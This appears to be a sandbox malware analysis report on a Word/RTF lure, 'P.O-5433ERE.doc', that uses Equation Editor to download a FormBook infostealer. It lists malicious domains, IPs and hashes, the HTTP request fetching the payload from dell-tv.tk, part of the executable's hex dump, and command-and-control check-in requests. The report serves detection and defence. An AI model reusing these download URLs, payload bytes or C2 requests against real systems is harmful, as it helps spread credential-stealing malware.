	SCANNED DOCUMENT.doc	Get hash	malicious	Browse	• samsung-tv.tk/obizx.exe
	HOLLAND - TEKL#U0130F MEKTUBU - 19,11,2021 - T.D.doc	Get hash	malicious	Browse	• kizitox.ga/chungzx.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
dell-tv.tk	Quotation No. Q07387.doc	Get hash	malicious	Browse	• 37.0.9.166
	Swift Copy TT.doc	Get hash	malicious	Browse	• 37.0.9.166
	nwamafour.exe	Get hash	malicious	Browse	• 162.215.241.145
	nwamafour.exe	Get hash	malicious	Browse	• 162.215.241.145
	WeChat image_20210422104940_PDF.exe	Get hash	malicious	Browse	• 162.215.241.145

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	Quotation No. Q07387.doc	Get hash	malicious	Browse	• 104.21.19.200
	hSlk750R2b.exe	Get hash	malicious	Browse	• 104.23.98.190
	Order Contract_signed (2NQ39NGAY0GD).ppam	Get hash	malicious	Browse	• 104.16.203.237
	Halbank Ekstre 2021101 073653 270424.exe	Get hash	malicious	Browse	• 172.67.188.154

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Hong Jin International Co Ltd -Order Specification.exe	Get hash	malicious	Browse	• 104.21.19.200
	ORDER PROPOSAL.exe	Get hash	malicious	Browse	• 162.159.134.233
	8p2NlqFgew.exe	Get hash	malicious	Browse	• 162.159.135.233
	TT COPY_02101011.exe	Get hash	malicious	Browse	• 172.67.158.42
	GZ4OR9sIdP.exe	Get hash	malicious	Browse	• 172.67.188.154
	4IWWTrEJuS.exe	Get hash	malicious	Browse	• 104.21.31.203
	TT_SWIFT_Export Order_noref S10SMG00318021.exe	Get hash	malicious	Browse	• 23.227.38.74
	TxIDbatch#7809.htm	Get hash	malicious	Browse	• 104.16.18.94
	Se adjunta el pedido, proforma.exe	Get hash	malicious	Browse	• 162.159.134.233
	Google_Play_Store_flow_split.apk	Get hash	malicious	Browse	• 104.21.4.48
	Statement.html	Get hash	malicious	Browse	• 104.16.18.94
	Employee payment plan.HTM	Get hash	malicious	Browse	• 104.18.10.207
	S9yf6BkjhTQUbHE.exe	Get hash	malicious	Browse	• 172.67.178.31
	Halbank Ekstre 2021101 073653 270424.exe	Get hash	malicious	Browse	• 172.67.188.154
	yH8giB6jJ2.exe	Get hash	malicious	Browse	• 162.159.135.233
	pwY5ozOzpY	Get hash	malicious	Browse	• 172.64.209.6
WKD-ASIE	Quotation No. Q07387.doc	Get hash	malicious	Browse	• 37.0.9.166
	0VDGA4mWCE.exe	Get hash	malicious	Browse	• 37.0.10.250
	Payment+Advice.doc	Get hash	malicious	Browse	• 37.0.11.230
	Swift Copy TT.doc	Get hash	malicious	Browse	• 37.0.9.166
	Invitation PQ Documents Submission QTN.(#U007eMB).doc	Get hash	malicious	Browse	• 37.0.11.230
	PO201808143_330542IMG_20200710_0008.rtf	Get hash	malicious	Browse	• 37.0.11.230
	874578.doc	Get hash	malicious	Browse	• 37.0.11.230
	2020 year financial report.doc	Get hash	malicious	Browse	• 37.0.11.230
	Payment Advice.doc	Get hash	malicious	Browse	• 37.0.11.230
	PO 36457967.doc	Get hash	malicious	Browse	• 37.0.11.230
	QUOTE20212411.doc	Get hash	malicious	Browse	• 37.0.11.230
	Order ID 1426095239.doc	Get hash	malicious	Browse	• 37.0.9.166
	PAYMENT2021A0087NOV.doc	Get hash	malicious	Browse	• 37.0.9.166
	Temp Order2.exe	Get hash	malicious	Browse	• 37.0.9.166
	162AB00C0E943F9548B04F343786750865648058 5369C.exe	Get hash	malicious	Browse	• 37.0.11.8
	Rev_NN doccument.doc	Get hash	malicious	Browse	• 37.0.9.166
	20211122.doc	Get hash	malicious	Browse	• 37.0.9.166
	PO-20212222.doc	Get hash	malicious	Browse	• 37.0.9.166
	BANK DETAILS.doc	Get hash	malicious	Browse	• 37.0.9.166
	50% TT advance copy.doc	Get hash	malicious	Browse	• 37.0.9.166

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\ashlyzx[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	560128
Entropy (8bit):	7.648991597743519
Encrypted:	false
SSDEEP:	12288:XBzcmhiTopuBWTgKY6VnDe9k2X9/KPMsh8S7P/TyjixBFmRq:XBomhisIWAIDe9HtK1h8Srbyji1Wq
MD5:	D236BB1F86CAEC110ABB20FC2360E25B
SHA1:	0611498ED409D30150D2A0B2A6426E5CB9504D8A
SHA-256:	2F08F5B23A062671FBA5957B98D05A728299BB1AE98695B9B5D36E75528CCAB7

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\ashlyzx[1].exe	
SHA-512:	4F1B645A4710291C197F25E7C7258D5D4D2F710607412228DEBA8D7A1C172FDD6D82DB2C791C6D6064E405AA577DDC1BF469D6EB8C2241A0ACB068A31F3490
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://dell-tv.tk/ashlyzx.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..... .....@.. ..... .@.....O.....p..... ....H.....text...t.... ....`.rsrc...p.....@..@.reloc..... .....@..B.....H.....H...!.....dj..`4.....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o%. ..}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...()......(.....(*...-.....o....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{3D999299-2169-4632-82B1-6FEE86AD4ADA}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5632
Entropy (8bit):	4.139240799996483
Encrypted:	false
SSDEEP:	48:roMMP9awF8kcQNxFYCiMjbi3sAT3ZMidDs9n5bSUEppRu+:/MPD8kcYHJjezIENdl
MD5:	B020D2CE44C467E09C418C1F777299A6
SHA1:	D0394BC7ED85C851703043A84F028B3CA6C47B5B
SHA-256:	2A81E3D4E24096064B48F6E027444A37E9FADD9375DD5ADCDD69AED75F847769
SHA-512:	5E89FD1536298E0D1AEA1C9C2A5C6744CFC52F4830C0CBCA7A828912067972502AAA069EC94B1C0746FB5A9696C13F84A1865DD9A721D02C9857E934C2B3C6E
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{1301DF5A-9B1F-4290-90EE-2E8BF9838615}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{780FD6C6-AC2E-47FB-9E8C-CE3647E85B1F}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	16896
Entropy (8bit):	3.570527510134586
Encrypted:	false
SSDEEP:	384:8BuQrm+Mk+CkPYTJxgdHjGdlfZ3fbTreF8FNWZ:8EQKvk+BPYl9Kvz/WZ
MD5:	D7466498EA7397EC632CB793A4B67FB8
SHA1:	EA7FABB10EE13095DD52A380F1C9D3130714D58A
SHA-256:	F09706A2416ABDA332F431EE91348A088DBF4F8D6F0702CCAFF28B8EB5A6CF32
SHA-512:	F0638D0187B7B7F48262298C84A18B63E381C096CE78A65ED7E72EBD166C1E62D386E1B0B562021C4F218BE36C1C7F79A148E51ADE663A3E365E2738C7B3D40
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{780FD6C6-AC2E-47FB-9E8C-CE3647E85B1F}.tmp	
Preview:	'.=.?...&.=.+...?.2.4.>.[./.^.!.2.-.|.?.?.?.|.$.?.%.^.%.*.`.+.9.,.#.?.?.%.8.6...?.#.<.'.;.+.6.|.'.0.+.%.@.|._._.'.6..,|...<.7.`._.(.<.0.0.=.9.;.&...2.&.=.=.?.(.?.1.>.#...4.-.~._.2.?.~.(.4./.\|.0....,].|...(.?.?...1.?.@.<.~.'.?.'._.|.?.4.].[.&.@.$.?.#.?.?.&.^.@.).;.|.(.].3.~.`._.<.?.,.`.5.~.(.`.7.-.?.>.;.(.).<.^.+.^.!.,.4.6.~.7.7.].]./._.?.#.0.2.,.:.?.].|.8.|.].4...^.].&.|.?.%._.9.%.?.4.).3...~.4.?...?.^.&.[.$.?.;.?.=.&.%.5...@...;.~.>.;.?.%...4.%.?.&.;.).:.(.;.+.$.3.[.?.0.?...3.[.?.1.1.../.2...]...7.2.3...>.;.0.5...=.:.1.*.].=.?.2.*.?.?.?.*.[...|.?.&.;.;.?.).7.?.'.%.[.'.%.8.?.6.%...?.7.#.'.9.3.).$.;.?.;.4.3.].&.!.$.#.4.?...?.^.%.?.3.*.'.[.?.5.(./.%.?.^.&.'.'.$.~.@.9.1.^.9.).6.|.^.>.>.;.&.6.>.#.*.4.!.&.:.`././.1.[.6.1.0.~.:...`.?.1.].]./.~.-.+.?.%.?.?.?.0.~.?.~.0.,.4.~...?.?.=.%.?.%.`.|.&.|.$.+.:.?.4.%.?.8._.1.;.8.1.9.?.~...?.).?..._.7.-.~.^.=.$._.?.?.~...].....1.).=.!.0.4...:.4.*.2.1.'.2.7.)...~.?.8.$.....:.3.)./.1.~._.?.!.4.:.9.:.!..._.#.>.@.<...!.!...;.=.&.:.~.^.:.%.0.?.8.;...~.!.+.=.1.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\P.O-5433ERE.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:57 2021, mtime=Mon Aug 30 20:08:57 2021, atime=Fri Nov 26 01:08:15 2021, length=21635, window=hide
Category:	dropped
Size (bytes):	1019
Entropy (8bit):	4.530153378570899
Encrypted:	false
SSDEEP:	24:8CNeq7k/XTuzLIvcNe9sgmDv3q6iQd7Qy:8CNeq7k/XTkIcNgzttUj
MD5:	9892E2ECCDB56857139B89D1CC41DE9B
SHA1:	B0965C6B38F9190AB9FDA1770B43F5F5E5D746FE
SHA-256:	896A255ACA90326B2CAAA3F51EB0AB779DA76525EF9FD3232CCD910DAA9787D8
SHA-512:	8778AFD4B7FF99A07DEF6495861076998BB6BC566465E36AF84414B164B6577B36825B629F0B3C78D60661FDE9A5B094DEC90B14EA0DF4F9EDE8EE17B0C2D3BE
Malicious:	false
Reputation:	low
Preview:	L.....F.... .....?.....?...;..yj....T.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....S ...user.8.....QK.X.S .*...&=....U.....A.l.b.u.s.....z.1.....S!...Desktop.d.....QK.X.S!.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....h.2..T..zS.. .PO-543~1.DOC..L.....S...S..*.....P...O.-.5.4.3.3.E.R.E...d.o.c.....y.....-...8...[.....?J.....C:\Users\..#.....\\376483\Users.user\Desktop\P.O-5433ERE.doc.&.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.P...O.-.5.4.3.3.E.R.E...d.o.c.....:..,LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....376483.....D_....3N...W...9..g.....[D_....3N...W...9.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	73
Entropy (8bit):	4.773958169341782
Encrypted:	false
SSDEEP:	3:bDuMJltejggLFXVomX1BzEggLFXVov:bCmeEOBVh/OBVy
MD5:	131E7683725D996AEC21A1F5847BCDE0
SHA1:	D2072FE38996DC116BB8F83FAA6EB06DA12A12BC
SHA-256:	5C4CEDA284DE11D195F3FFBE973AFE37C644D83E539A0FD45D669DE21AC889E3
SHA-512:	B54A862B3A415138850784C131BCB85F43BFDA6F2E39C737C18A6347450BB94F79F1C813486E42AA4316DD291A7A88C533355C1DB48117FF3B431BFE46023BF5
Malicious:	false
Preview:	[folders]..Templates.LNK=0..P.O-5433ERE.LNK=0..[doc]..P.O-5433ERE.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\ashlkyvc7592.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	560128
Entropy (8bit):	7.648991597743519

C:\Users\user\AppData\Roaming\ashlkyvc7592.exe	
Encrypted:	false
SSDEEP:	12288:XBzcmhiTopuBWTgKY6VnDe9k2X9/KPMsh8S7P/TyjixBFmRq:XBomhisIWAIDe9HtK1h8Srbyji1Wq
MD5:	D236BB1F86CAEC110ABB20FC2360E25B
SHA1:	0611498ED409D30150D2A0B2A6426E5CB9504D8A
SHA-256:	2F08F5B23A062671FBA5957B98D05A728299BB1AE98695B9B5D36E75528CCAB7
SHA-512:	4F1B645A4710291C197F25E7C7258D5D4D2F710607412228DEBA8D7A1C172FDD6D82DB2C791C6D6064E405AA577DDC1BF469D6EB8C2241A0ACB068A31F3490
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..... .....@.. ..... .@.....O.....p..... ....H.....text...t.... ....`.rsrc...p.....@..@.reloc..... .....@..B.....H.....H...!.....dj..`4.....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o%. ..}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...()......(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Users\user\Desktop\~$O-5433ERE.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	4.45528097771043
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	P.O-5433ERE.doc
File size:	21635
MD5:	17ca06000e92058f0d43259b2683537c
SHA1:	db453e5125310d209fe04fb0211677d79d25f3ee
SHA256:	3c9280552a4129fdf884414b080c80d5ffc72403079d7a5292e9b09d832ab37d
SHA512:	3e05cc9f7284eb7a1d6756380882b0b1b2d89ce42b887e6c28c49342a9ce61157392997f7bdd96add1fbeefe3ea2ce07c14e8b1e6b245488a2c248d0b8e51148
SSDEEP:	384:ziXxa+OcfzOxCtiij+jSAF5yQZ5v8dqhS/MF0rDXjq/:mxdy4tiij+jSy/iqhf
File Content Preview:	{\rtf713'=?.&=+.?24>[/^!2-|???|$?%^%*`+9,#??%86.?#<';+6\|'0+%@\|__'6,\|.<7`_(<00=9;&.2&==?(?1>#.4-~_2?~(4/\|0.,]\|.(??.1?@<~'?'_\|?4][&@$?#??&^@);|(]3~`_<?,`5~(`7-?>;()<^+^!,46~77]/_?#02,:?]|8|]4.^]&|?%_9%?4)3.~4?.?^&[$?;?=&%5.@.;~>;?%.4%?&;):(;+$3[?0?.3[?11./2

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	00001F62h								no
1	00001F16h	2	embedded	EqUatIon.3	1614				no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-18:10:21.768246	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49166	80	192.168.2.22	144.91.75.9
11/25/21-18:10:21.768246	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49166	80	192.168.2.22	144.91.75.9
11/25/21-18:10:21.768246	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49166	80	192.168.2.22	144.91.75.9
11/25/21-18:10:31.987537	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49167	80	192.168.2.22	34.102.136.180
11/25/21-18:10:31.987537	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49167	80	192.168.2.22	34.102.136.180
11/25/21-18:10:31.987537	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49167	80	192.168.2.22	34.102.136.180
11/25/21-18:10:32.106174	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	34.102.136.180	192.168.2.22
11/25/21-18:10:37.240250	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	34.102.136.180
11/25/21-18:10:37.240250	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	34.102.136.180
11/25/21-18:10:37.240250	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	34.102.136.180
11/25/21-18:10:37.357869	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49168	34.102.136.180	192.168.2.22

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 18:08:39.086638927 CET	192.168.2.22	8.8.8.8	0x2206	Standard query (0)	dell-tv.tk	A (IP address)	IN (0x0001)
Nov 25, 2021 18:10:26.811336994 CET	192.168.2.22	8.8.8.8	0xfc43	Standard query (0)	www.bandhancustomer.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:10:31.908102989 CET	192.168.2.22	8.8.8.8	0x9c63	Standard query (0)	www.texaszephyr.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:10:37.156733990 CET	192.168.2.22	8.8.8.8	0x30e0	Standard query (0)	www.publicfigure.skin	A (IP address)	IN (0x0001)
Nov 25, 2021 18:10:42.365734100 CET	192.168.2.22	8.8.8.8	0x9037	Standard query (0)	www.voluntеervabetweenk.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:10:48.059755087 CET	192.168.2.22	8.8.8.8	0xce43	Standard query (0)	www.1oavyx.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 18:08:39.124274969 CET	8.8.8.8	192.168.2.22	0x2206	No error (0)	dell-tv.tk		37.0.9.166	A (IP address)	IN (0x0001)
Nov 25, 2021 18:10:31.964771032 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	www.texaszephyr.com	texaszephyr.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 18:10:31.964771032 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	texaszephyr.com		34.102.136.180	A (IP address)	IN (0x0001)
Nov 25, 2021 18:10:37.213021040 CET	8.8.8.8	192.168.2.22	0x30e0	No error (0)	www.publicfigure.skin	publicfigure.skin		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 18:10:37.213021040 CET	8.8.8.8	192.168.2.22	0x30e0	No error (0)	publicfigure.skin		34.102.136.180	A (IP address)	IN (0x0001)
Nov 25, 2021 18:10:42.420614958 CET	8.8.8.8	192.168.2.22	0x9037	No error (0)	www.volunteervabetweenk.com		172.67.184.102	A (IP address)	IN (0x0001)
Nov 25, 2021 18:10:42.420614958 CET	8.8.8.8	192.168.2.22	0x9037	No error (0)	www.volunteervabetweenk.com		104.21.32.75	A (IP address)	IN (0x0001)
Nov 25, 2021 18:10:48.129635096 CET	8.8.8.8	192.168.2.22	0xce43	Name error (3)	www.1oavyx.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- dell-tv.tk
- www.texaszephyr.com
- www.publicfigure.skin
- www.volunteervabetweenk.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	37.0.9.166	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:08:39.172686100 CET	0	OUT	GET /ashlyzx.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: dell-tv.tk Connection: Keep-Alive

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Nov 25, 2021
18:08:39.202337980 CET</td><td>2</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx
Date: Thu, 25 Nov 2021 17:08:39 GMT
Content-Type: application/x-msdownload
Content-Length: 560128
Last-Modified: Thu, 25 Nov 2021 01:30:41 GMT
Connection: keep-alive
ETag: "619ee741-88c00"
Accept-Ranges: bytes
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01
4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64
65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 b4 e5 9e 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01
30 00 00 80 08 00 00 0a 00 00 00 00 00 00 16 9f 08 00 00 20 00 00 00 a0 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0
0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00
00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 c4 9e 08 00 4f 00 00 00 00 a0 08 00 70 06 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 08 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08
00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 74 7f 08 00
00 20 00 00 00 80 08 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 70 06 00
00 00 a0 08 00 00 08 00 00 00 82 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00
00 00 00 c0 08 00 00 02 00 00 00 8a 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 f8 9e 08 00 00 00 00 00 48 00 00 00 02 00 05 00 ac 48 01 00 b8 21 01 00 03 00 00 00 8c 01 00 06
64 6a 02 00 60 34 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 be 02 73 1f 00 00 0a 7d 01 00 00 04 02 73 20 00 00 0a 7d 06 00 00 04 02 28 21 00 00 0a 02
28 14 00 00 06 02 7b 0d 00 00 04 17 6f 22 00 00 0a 2a 1b 30 03 00 ac 00 00 00 01 00 00 11 02 28 03 00 00 06 02 03 7d
03 00 00 04 03 2d 09 02 14 7d 02 00 00 04 2b 54 02 7b 01 00 00 04 03 6f 23 00 00 0a 6f 24 00 00 0a 2c 19 02 02 7b 01 00
00 04 03 6f 23 00 00 0a 6f 25 00 00 0a 7d 02 00 00 04 2b 28 02 73 26 00 00 0a 7d 02 00 00 04 02 7b 01 00 00 04 03 6f 23
00 00 0a 02 7b 02 00 00 04 6f 27 00 00 0a 02 28 07 00 00 06 02 7b 02 00 00 04 2c 36 02 7b 02 00 00 04 6f 28 00 00 0a
0a 2b 0f 12 00 28 29 00 00 0a 0b 02 07 28 10 00 00 06 12 00 28 2a 00 00 0a 2d e8 de 0e 12 00 fe 16 11 00 00 1b 6f 12 00
00 0a dc 2a 01 10 00 00 02 00 81 00 1c 9d 00 0e 00 00 00 00 8e 02 7b 06 00 00 04 6f 2b 00 00 0a 02 7b 09 00 00 04 6f 2c
00 00 0a 6f 2d 00 00 0a 02 14 7d 03 00 00 04 2a 13 30 03 00 29 00 00 00 02 00 00 11 02 7b 07 00 00 04 0a 06 0b 07 03
28 2e 00 00 0a 74 04 00 00 02 0c 02 7c 07 00 00 04 08 07 28 01 00 00 2b 0a 06 07 33 df 2a 00 00 00 13 30 03 00 29 00
00 00 02 00 00 11 02 7b 07 00 00 04 0a 06 0b 07 03 28 30 00 00 0a 74 04 00 00 02 0c 02 7c 07 00 00 04 08 07 28 01 00
00 2b 0a 06 07 33 df 2a 00 00 00 1b 30 03 00 f9 00 00 00 03 00 00 11 02 7b 03 00 00 04 6f 23 00 00 0a 28 31 00 00 0a 02
7b 03 00 00 04 6f 23 00 00 0a 28 32 00 00 0a 0a 06 72 01 00 00 70 28 33 00 00 0a 28 34 00 00 0a 16 73 35 00 00 0a 0b
02 7b 02 00 00 04 6f 28 00 00 0a 0c 38 89 00 00 00 12 02 28 29 00 00 0a 0d 07 09 6f 77 02 00
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELa0 @ @Op H.textt `.rsrcp@@.reloc@BHH!dj`4s}s }(!
({o"*0(}-}+T{o#o$,{o#o%}+(s&}{o#{o'({,6{o(+()((*-o*{o+{o,o-}*0){(.t|(+3*0){(0t|(+3*0{o#(1{o#(2rp(3(4s5{o(8()ow</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49167	34.102.136.180	80	C:\Windows\explorer.exe

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Nov 25, 2021
18:10:31.987536907 CET</td><td>593</td><td>OUT</td><td>GET /op9t/?0l=exlpTNNXh0F&c0=4uZm8lPh56XAYP0u1p0c6SVxcutgTZuNbzhe7MVeNR3LwnMhhkFBXHHvU8jy6
jgZH7Gcyg== HTTP/1.1
Host: www.texaszephyr.com
Connection: close
Data Raw: 00 00 00 00 00 00 00
Data Ascii:</td></tr>
<tr><td>Nov 25, 2021
